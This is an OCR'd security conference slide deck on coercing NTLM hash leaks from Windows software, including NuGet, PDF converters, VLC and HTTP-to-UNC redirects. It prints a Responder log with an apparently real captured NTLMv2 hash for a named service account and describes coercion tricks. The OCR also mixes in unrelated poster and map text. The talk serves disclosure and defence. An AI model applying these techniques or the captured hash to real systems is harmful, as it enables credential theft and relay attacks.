

NTLM

the last ride



“Windows is so fundamentally broken that this isn’t interesting to me”

- Anonymous, 2024




THE WORLD
ANTARCTICA
SOUTHERN OCEAN
WEDDELL SEA
INDIAN OCEAN
SOUTH ATLANTIC OCEAN
PACIFIC OCEAN
NORTH ATLANTIC OCEAN
AUSTRALIA
NEW ZEALAND
TASMAN SEA
INDONESIA
MALAYSIA
PHILIPPINES
JAPAN
CHINA
INDIA
PAKISTAN
IRAN
IRAQ
TURKEY
SAUDI ARABIA
EGYPT
LIBYA
ALGERIA
MOROCCO
TUNISIA
SUDAN
CHAD
NIGER
MALI
MAURITANIA
NIGERIA
ETHIOPIA
KENYA
TANZANIA
ANGOLA
ZAMBIA
ZIMBABWE
BOTSWANA
NAMIBIA
SOUTH AFRICA
MADAGASCAR
MOZAMBIQUE
MONGOLIA
KAZAKHSTAN
RUSSIA
POLAND
GERMANY
FRANCE
SPAIN
PORTUGAL
ITALY
GREECE
UNITED KINGDOM
IRELAND
SWEDEN
FINLAND
NORWAY
ICELAND
BRAZIL
ARGENTINA
CHILE
URUGUAY
PARAGUAY
BOLIVIA
PERU
COLOMBIA
ECUADOR
VENEZUELA
MEXICO
UNITED STATES
CANADA
U.S.A.
GREENLAND
BERING SEA
KARA SEA
BARENTS SEA
SEA OF OKHOTSK

About Jim







HOMES.CO.NZ



PRIVSECCONSULTING








About Jim


ANIMAL COLLECTIVE
with special guests
Auckland
Weds 8 Nov
Kings Arms
Wellington
Thurs 9 Nov
San Francisco Bathhouse
First 50 presales $25 at Real Groovy with an Active card or b card, or $35 without.
Galesburg



Rushmore, Under the Radar and 95bFM present
St. Vincent
Sun 18 March - Auckland - Kings Arms
Mon 19 March - Wellington - San Francisco Bath House
Tickets from Under the Radar, Real Groovy and Slow Boat Records.


HEALTH
PRESENTED BY
GALESBURG
MYSTERY GIRL
AND SAD GUY
AUCKLAND


HANDSOME FURS
+SPECIAL GUESTS

RUSHMORE, GROOVE GUIDE & 95bFM
SUFJAN STEVENS
MON 7TH FEB- BRUCE MASON CENTRE - AUCKLAND
TUES 8TH FEB - OPERA HOUSE - WELLINGTON
TICKETS: AUCKLAND - TICKETMASTER, WELLINGTON - TICKETEK



GALESBURG PRESENTS
GALESBURG PRESENTS
SAN FRANCISCO BATH HOUSE


galesburg and strangenews present
Explosions in the Sky
with Elvium (usa) and guests
Mon February 11 Auckland Kings Arms
Tues February 12 Wellington San Francisco Bath House


the National
TUE 15 JAN 08 @ THE KINGS ARMS IN AUCKLAND
WITH THE VIETNAM WAR

About Jim

- Former software developer
- Active security researcher:
  - Wiris Mathtype (Blackboard, Moodle): Unauthenticated path traversal (CVE-2022-31372)
  - Kramer: Unauthenticated arbitrary file read (CVE-2023-33507)
  - Kramer: Unauthenticated SQLi (Squeely) (CVE-2023-33509)
  - Kramer: Unauthenticated file upload resulting in RCE (CVE-2023-33508)
- Frequent flyer with CERT NZ: the real MVP of cybersecurity in Aotearoa.



About Tomais




PRIVSECCONSULTING

SECURITY

1897 VICTORIA UNIVERSITY OF WELLINGTON TE HERENGA WAKA


About Tomais

- Also a senior security consultant
- I also do research
  - Privilege escalation in Accellion Kiteworks (CVE-2021-31585)
  - The Kramer vulns from two slides ago
  - Also some Microsoft stuff with Jim (in this talk!)



What this talk is about


- NLTM is going away
- Every NTLM related bug we've seen has usually been a gateway bug to something better
- It's been a ride with the MSRC
  - No shade, they have a hard job!
- Windows has an overwhelming desire to authenticate to absolutely everything it can
- The Windows ecosystem is vast and fun



NTLM


- No we’re not going to give it a stupid name
- ‘someone’ once called SQLi ‘squeely’ and now it’s canon, sorry.
- Stands for New Technology LAN Manager
- There’s something about naming something ‘new’ in technology that pretty much ensures it will last forever
- It’s up there with the “Simple” in SNMP and the “Lightweight” in LDAP






NTLM

- Developed in the 90’s
- Preceded by LM (finally completely removed in Server 2025 (supposedly))
- Intended to provide authentication, integrity and confidentiality to users
- Microsoft have recommended to not use since 2010
- There was a 2011 DEF CON talk entitled “Nail The Coffin Shut, NTLM is Dead”
- It failed to die




NTLM

- A hash of a password (NTLM, also called a ‘NTHash’)
- Challenge-response mechanism (Net-NTLM)
    - Client establishes a network path and sends NEGOTIATE_MESSAGE
    - Server responds with a CHALLENGE_MESSAGE
    - Client responds with AUTHENTICATE_MESSAGE
    - It does this using the NTHash
    - Two flavours: Net-NTLMv1 and Net-NTLMv2
- On a network this lets you browse file shares and websites




Some quick definitions

- Hash - data produced from a one-way function so you don't have to pass your plaintext password around
- UNC - Universal Naming Convention (\\thing)
- HTTP - Hyper Text Transfer Protocol (internet go brrr)
- URI - Uniform Resource Identifier




What happens if you steal one?

- Attempt to brute force the clear text password
  - I’m sure everyone uses strong passwords
- Relay and impersonate the account
  - NTLM/Net-NTLMv1 special
- Take a screenshot of it and report it to the MSRC




I wonder how it’s going


- CVE-2024-21413 - MonikerLink
- CVE-2024-21320 - Windows Themes
- CVE-2023-23397 - Outlook sound file
- CVE-2023-29324 - Outlook sound file - bypass
- CVE-2023-35636 - Outlook calendar one click
- CVE-2023-36563 - WordPad(?)
- CVE-2021-36942 - PetitPotam
- Whatever CVEs MS see fit to assign our research (four at last count)



NTLM


- A host of vulnerabilities
- A lot of ‘by design/won’t fix’ from Microsoft
- So they’re deprecating it with a view to disabling it
- …which I guess is fixing it
- Given that roughly half the internal environments we’ve come across still support NTLMv1, the tail on this will be…long




Microsoft saying that they're going to deprecate something
[Our plans are measured in centuries]
imgflip.com


Disabled on a future version of Windows 11

- I mean, they've just stopped working on it
- It now attempts to authenticate with Kerberos first
- … but it still falls back to NTLM
- It 'will be disabled' in a future release of Win 11
- It can always be re-enabled, and likely will be for legacy reasons (see Net-NTLMv1)




\\responder


- Rogue authentication server
- Provides auth challenges for a bunch of protocols
    - 80 (HTTP) and 445 (SMB) are the fun ones
- Currently maintained by lgandx, please support them!
- It does some cool other shit and is a valuable pentesting tool
- For our purposes, we’re just gonna use it to collect hashes




How this current obsession began:

- In 2021 I was testing an ArcGIS application and asked my workmate @yappare if he had any tricks
- ArcGIS is mapping software beloved by local government
- He suggested that I run responder on one of our servers for a blind SSRF that we had found
- Oh no is that a hash on port 80
- But ArcGIS is running Java on IIS?






How it’s going



Windows wants you to be safe: Mark of the Web


- When a file is downloaded from the internet, Windows sets a flag
- Excel, Word, PowerPoint etc all have this functionality (protected view) because MS know that if a remote resource is fetched, hashes go brrrr
- Important when testing to get this flag set
- The WordPad issue bypassed this
    - OLE with LinkedObject
- Git also bypasses this apparently



Windows wants you to be safe: zones









Ok, so it’s time to coerce some hashes from software

- ImageMagick and GraphicsMagick
- VLC Media Player
- Aspose.Net
- HiQPDF
- Java on IIS/Windows
- Calendars
- Nuget/Icredential
- RSS feeds / Outlook
- MS Office URI handlers / Outlook
- Git For Windows




“GraphicsMagick is the safe one”

- Graphics processing is a massive attack surface
- ImageMagick == ImageTragick
  - Didn’t leak a hash over 445 though
- Leaks a hash via SVG converting to anything via a UNC path href
- Noted within their documentation as SSRF
- Nothing about hashes



VLC Media Player

- You can load a playlist with a file in a UNC path
- @yappare disclosed a few years ago to the maintainers
- “It’s a Windows problem” well yes, but it’s also a VLC problem
- Exists anywhere there is a playlist (iTunes, Windows media player)
  - Sorry to the six people who use these programs
- Lots of other formats and protocols that may or may not support ntlm
  - rtsp
  - ftp
  - sftp
  - MMS




Aspose.net

- Document processing in .NET
- Has a few, known, documented security issues
- SSRF, NTLM hash leakage, file inclusion
- I mean, it's right there on their "Web Applications Security When Loading Resources" page
- Good on them for front footing it I guess

Contents [Hide]

- Security Issues
  - Credential Disclosure Via Linked Images
  - Local Image Disclosure Via Linked Images
  - Denial of Service
  - Server-Side Request Forgery Via Linked Content
- Solutions of Security Issues




Leaking hashes via port 445 is abundant and low value

- 445 is often blocked outbound
- 80 is not as blocked
- When Windows sees a UNC path it only knows how to do one thing
- It takes work to get it out via HTTP




I just wanted to look at the district plan not go to CERT

- Enter ISOPLAN
- Developed by ISOVIST
- Don’t talk to me about council software
- It’s so niche and weird and often written by people who know councils but not security
- It had been pentested before a couple of times, you could just tell




Headless PDF generation is so dumb

- Sometimes you need to turn HTML into PDFs
- There’s a few well known places to look for bugs:
  - <iframe>, <portal>, <embed>, etc
- These were all blocked in IsoPlan
- Not cat pictures



awww is that an image tag

```
[HTTP] NTLMv2 Client   : 13.211.190.255
[HTTP] NTLMv2 Username : ISOVIST\svcIsoPlan
[HTTP] NTLMv2 Hash     : svcIsoPlan::ISOVIST:f1c5111b78f
A1FBD8C1056F8D:0101000000000000000C9293EA03DA01C5E70F1BB
2005A003200590001001E00570049004E002D003600360030004300
0000400140052005A00320059002E004C004F00430041004C000300
6003000430046004300320049005300440050002E0052005A003200
C000500140052005A00320059002E004C004F00430041004C000800
000003000007A62EABB67259884A8AF080233DCAFA50417D66F337D1
0000000000000000000000000000000000009000000000000000000
```



What even is this

- HiQPDF
- Over a million downloads in Nuget
- Has a settings.xml file
- The default property value for NTLM auth is true???
- I guess I would like to know how this happened

```
<member name="P:HiQPdf.HttpAuthentication.UseCurrentUserCredentials">
    <summary>
    When this property is true the converter will send the current user credentials to resolve the NTLM authentication.
    If <see cref="P:HiQPdf.HttpAuthentication.Username"/> was set with a value this property is ignored. The default property value is true
    </summary>
```

HTML to PDF Converter



- Amazingly fast and precise HTML to PDF Conversion Technology
- Support for all modern HTML5, CSS3, SVG and WebFonts features
- Convert HTML to PDF, to transparent PNG or to SVG vector image
- Create, edit, merge and split PDFs, fill and submit PDF forms
- PDF to HTML, PDF to Text or to Image, extract images, search text
- Absolutely no external dependencies, direct copy deployment

Download Now

Online Demo

HTML to PDF for .NET

More Features

A detailed list of the HiQPdf Library for .NET and .NET Core features can be found on the product page

HTML to PDF ASP.NET Samples

Download ASP.NET, MVC, Azure and Windows Forms demo applications for HTML to PDF C# and VB.NET

Simple and Flexible Licensing

Licensing per developer, royalties free, convenient prices, secure payments

Java on IIS


- HttpURLConnection in Java used to pass hashes by default
- Not sure it does now, maybe it's been patched? Still causing issues in the wild (see ArcGIS and GeoServer)
- Java calls the underlying win32 API:
  - WinHTTP.WinHTTPRequest
- Blaze Infosec have a good write-up explaining this

```
1    // based on https://stackoverflow.com/questions/10750723/suppress-ntlm-auth-in-java
2    // to prove NTLM is indeed sent by default in Java's HttpURLConnection
3
4    import java.net.*;
5    import java.io.*;
6
7    public class testntlm {
```



WHEN YOU GET SSRF ON
IIS AND DON'T GET A HASH
All right, then. Keep your secrets.
imgflip.com

Let’s talk about MS security controls

- ‘pwease don’t cwick, it’s unswafe’
- Which is fair and reasonable and probably what their lawyers wanted
- For MS to consider a bug, it essentially needs to bypass their security controls
  - Mostly, but the MSRC is...well...
- i.e no warning that you are about to do something dangerous or fun
- With that in mind, let’s see what we can find within the MS ecosystem




Microsoft bug #1




ICredentials

- When I first started getting hashes on port 80 my immediate thought was “what ye olde API is THIS”
- Turns out that it’s not banana water, it’s just developers making logic errors
- Provides the base authentication interface for retrieving credentials for Web client authentication
- “It’s just an interface, how bad can it be?”
- Used in .NET, and used a LOT
- Some weird antipatterns with default fallback



Nuget package manager

- Reasonably integral part of the .NET ecosystem
- Nuget has a lot of advice around storing credentials:
  - They are safe and encrypted in the nuget.config file!
- Falls back to NTLM
- Hello, can I please have all my coworkers hashes
- Does it on `nuget restore` command
  - ... which it does automatically on repo clone
  - Bypasses all safety checks
- Bug bounty awarded from Microsoft



I had to be...very specific with Microsoft

NuGet.Protocol (netstandard2.0) — NuGet.Protocol.HttpSourceCredentials

```
61        /// </summary>
62        /// <param name="credentials">
63        /// Optional initial credentials. May be null.
64        /// </param>
          1 reference | 0 changes | 0 authors, 0 changes
65        public HttpSourceCredentials(ICredentials credentials = null)
66        {
67            Credentials = credentials;
68        }
```

```
var configuration = request.GetOrCreateConfiguration();
Console.WriteLine(request.ToString());
//This is where it happens
var response = await base.SendAsync(request, cancellationToken);   ≤ 38ms elapsed
```

Thought: what if we reframe it as an SSRF problem

- There are lots of harmless HTTP(s) interactions in Microsoft products
  - RSS
  - URI schemes to fetch resources
  - WebService in excel
- If you think of these interactions like a flavour of SSRF, a new attack surface presents itself
- So let's look




‘Sorry, that resource isn’t here’

- “Have you tried here: \\definitely-not-malicious”
- A classic SSRF redirect/forced protocol change
- Be like browsers, browsers are sensible
  - “Dangerous redirect”
- Turns out a LOT of request handlers within MS applications will follow an HTTP 302 to a UNC path
- ...and happily switch protocols
- ...and then try and auth



